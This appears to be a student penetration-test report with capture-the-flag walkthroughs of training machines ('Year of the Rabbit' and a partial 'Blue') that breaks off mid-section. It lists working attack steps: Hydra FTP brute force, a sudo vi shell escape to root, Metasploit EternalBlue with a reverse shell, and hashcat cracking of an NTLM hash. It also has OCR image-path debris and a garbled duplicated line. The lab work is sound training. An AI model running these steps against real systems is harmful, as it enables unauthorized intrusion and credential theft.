- **Introduction**

    - Target Information
    - Date of Testing
    - Date of Report Delivery
    - Security Analysts Involved

- **Year of the Rabbit: Network Penetration Test Report**

    1. Enumeration with Nmap
    2. Directory Bruteforce with Gobuster
    3. Hidden Message in `style.css`
    4. Video Hint
    5. Burp Suite: Capturing Requests
    6. Analyzing Hidden Directory
    7. FTP Brute Force with Hydra
    8. Decoding Brainfuck
    9. SSH Login as Eli
    10. Finding Gwendoline's Credentials
    11. Switching to Gwendoline
    12. Privilege Escalation with vi
    13. Root Flag
    14. Conclusion

- **Blue: Network Penetration Test Report**

    1. Enumeration with Nmap
    2. Exploitation Using Metasploit
    3. Upgrading Shell to Meterpreter Session
    4. Post Exploitation: User Identification
    5. Cracking Hashes
    6. Flag Discovery
    7. Conclusion

- **Wonderland: Network Pentest Report**

    1. Enumeration Using Nmap
    2. Directory Enumeration Using Gobuster
    3. SSH Access
    4. Privilege Escalation to Rabbit User
    5. Privilege Escalation to Hatter User
    6. Privilege Escalation to Root
    7. Flag Retrieval
    8. Conclusion

- **Ra: Network Pentest Report**

    1. Nmap Scan and Enumeration
    2. Exploring HTTP Page

3. SMB Enumeration
4. Exploiting Vulnerability in Spark 2.8.3 (CVE-2020-12772)
5. Exploiting NetNTLM Hash Vulnerability
6. Conclusion

- **Furthernmap**
- **Metasploit**
- **Hydra**
- **Nessus**
- **Winadbasics**
- **attacktivedirectory**
- **postexploit**

Submitted to: << Omar Tarek Zayed>>
Security Analysts: << Habiba Mohamed >>
<< Ahmed Hassan >>
<< Rahma Ahmed >>
<< Ahmed Hatem >>
<< Salma Nasr >>
Date of Testing: <<12/9/2024>>
Date of Report Delivery: <<11/10/2024>>

Year of the Rabbit

Network Penetration Test Report


Target: `10.10.68.126`

---

1. Enumeration with Nmap

Command:

```
nmap -sC -sV 10.10.68.126
```




- **Objective:** Perform a service and version scan to identify open ports and services.
- **Findings:** Based on the scan, we found active services on the target system. No critical information revealed.

---

2. Directory Bruteforce with Gobuster

Command:

```
gobuster dir -u http://10.10.68.126 -w /usr/share/wordlists/SecLists/Discovery/Web-Content/raft-small-directories.txt -x php,html,txt -t 50 -r
```



- **Objective:** Find hidden directories.
- **Findings:** Discovered a directory `/asset` containing two files:
    - **RickRolled.mp4** – redirects to the official Rick Astley video.
    - **style.css** – contains a hidden message.

Index of /assets


Name	Last modified	Size	Description
Parent Directory		-	
RickRolled.mp4	2020-01-23 00:34	384M	
style.css	2020-01-23 00:34	2.9K	

Apache/2.4.10 (Debian) Server at 10.10.68.126 Port 80


---

3. Hidden Message in style.css


- **Message Found:** "Take a look at the page: `/sup3r_s3cr3t_fl4g.php`."




- **Action:** Navigated to `/sup3r_s3cr3t_fl4g.php`.
- **Result:** Received an alert to disable JavaScript followed by a redirection to a Rick Astley video.



- Search how to make this






---

4. Video Hint

- After disabling JavaScript and revisiting the page, the video provided a hint




- Hint-->**"I'll put you out of your misery burp you're looking in the wrong place."**
- **Next Step:** Use Burp Suite to capture HTTP requests and find hidden resources.

---

5. Burp Suite: Capturing Requests


- **Action:** Set up Burp Suite to capture HTTP requests and revisit `/sup3r_s3cr3t_fl4g.php`.
- **Result:** Found a hidden directory `/WExYY2Cv-qU/`.



---

6. Analyzing Hidden Directory


- **Directory:** `/WExYY2Cv-qU/`
- **Find File:** `Hot_Babe.png`



Using thih command `strings Hot_Babe.png`

- **Findings:** Extracted a hidden message:

  "Eh, you've earned this. Username for FTP is ftpuser. One of these is the password."





---

7. FTP Brute Force with Hydra

Command:

```
hydra -l ftpuser -P ftpassword ftp://10.10.68.126
```






- **Objective:** Crack the FTP credentials.
- **Findings:** Discovered a file `Eli's_Creds.txt` on the FTP server.

---

8. Decoding Brainfuck

- **Content of** `Eli's_Creds.txt`**:** Brainfuck encoded data.
- **Action:** Decoded the message using a Brainfuck decoder.
- **Result:** Obtained credentials for user **eli**.




---

9. SSH Login as Eli

Command: `ssh eli@10.10.68.126`

- **Message:** After logging in, received a message:

  "Gwendoline, I am not happy with you. Check our leet s3cr3t hiding place. I've left you a hidden message there."




---

10. Finding Gwendoline's Credentials

Command: `locate s3cr3t`


- **Path Found:** `/usr/games/s3cr3t`
- **Action:** Navigated to the directory and found the password for **gwendoline**.



11. Switching to Gwendoline

Command: `su gwendoline`

- **Objective:** Check for flags or further escalation.



---

12. Privilege Escalation with `vi`

- **Command:** `sudo -l`

  Findings:

  > "User gwendoline may run the following commands:
  > (ALL, !root) NOPASSWD: /usr/bin/vi
  > /home/gwendoline/user.txt."

  Exploitation:

`sudo /usr/bin/vi /home/gwendoline/user.txt`

Inside `vi`, spawned a s● Inside `vi`, spawned a shell:
`:!/bin/sh`

- Gained root privileges.


---

13. Root Flag

Command: `locate root.txt`

- `cat /root/root.txt`

- **Findings:** Successfully retrieved the root flag.



Conclusion:

The penetration test successfully identified vulnerabilities in the target machine, leading to a privilege escalation from the initial low-privileged user to root access. The final flag was captured from the `/root/` directory.

Blue

Network Penetration Test Report

Target: `10.10.165.15`

---

1. Enumeration with Nmap

Command: `nmap -sV -vv --script vuln 10.10.165.15`

- **Objective:** Enumerate services and identify known vulnerabilities using the `vuln` script.
- **Findings:** The scan revealed the **MS17-010** vulnerability (EternalBlue).

---

2. Exploitation Using Metasploit

- **Search for Exploit:** `search ms17-010`
- **Selected Exploit:** `use exploit/windows/smb/ms17_010_eternalblue`
- **Configured Parameters:** `show options`
- `set payload windows/x64/shell/reverse_tcp`

---

3. Upgrading Shell to Meterpreter Session

- **Search for Shell to Meterpreter Module:** `search shell_to_meterpreter`
- **Selected Module:** `use post/multi/manage/shell_to_meterpreter`
- **Active Sessions:** `sessions`
- **Switch to the Desired Shell Session:** `sessions -i 2`

---


4. Post Exploitation: User Identification

- **Identified Current User:** `whoami`
- **Migrated to a Stable Process:** `migrate session_id`

---

5. Cracking Hashes

- **Cracked Hash Using Hashcat:** `hashcat -m 1000 -a 0 'ffb43f0de35be4d9917ac0cc8ad57f8d' /usr/share/wordlists/rockyou.txt`



---

6. Flag Discovery

Search for Flag 1: `search -f flag1.txt`

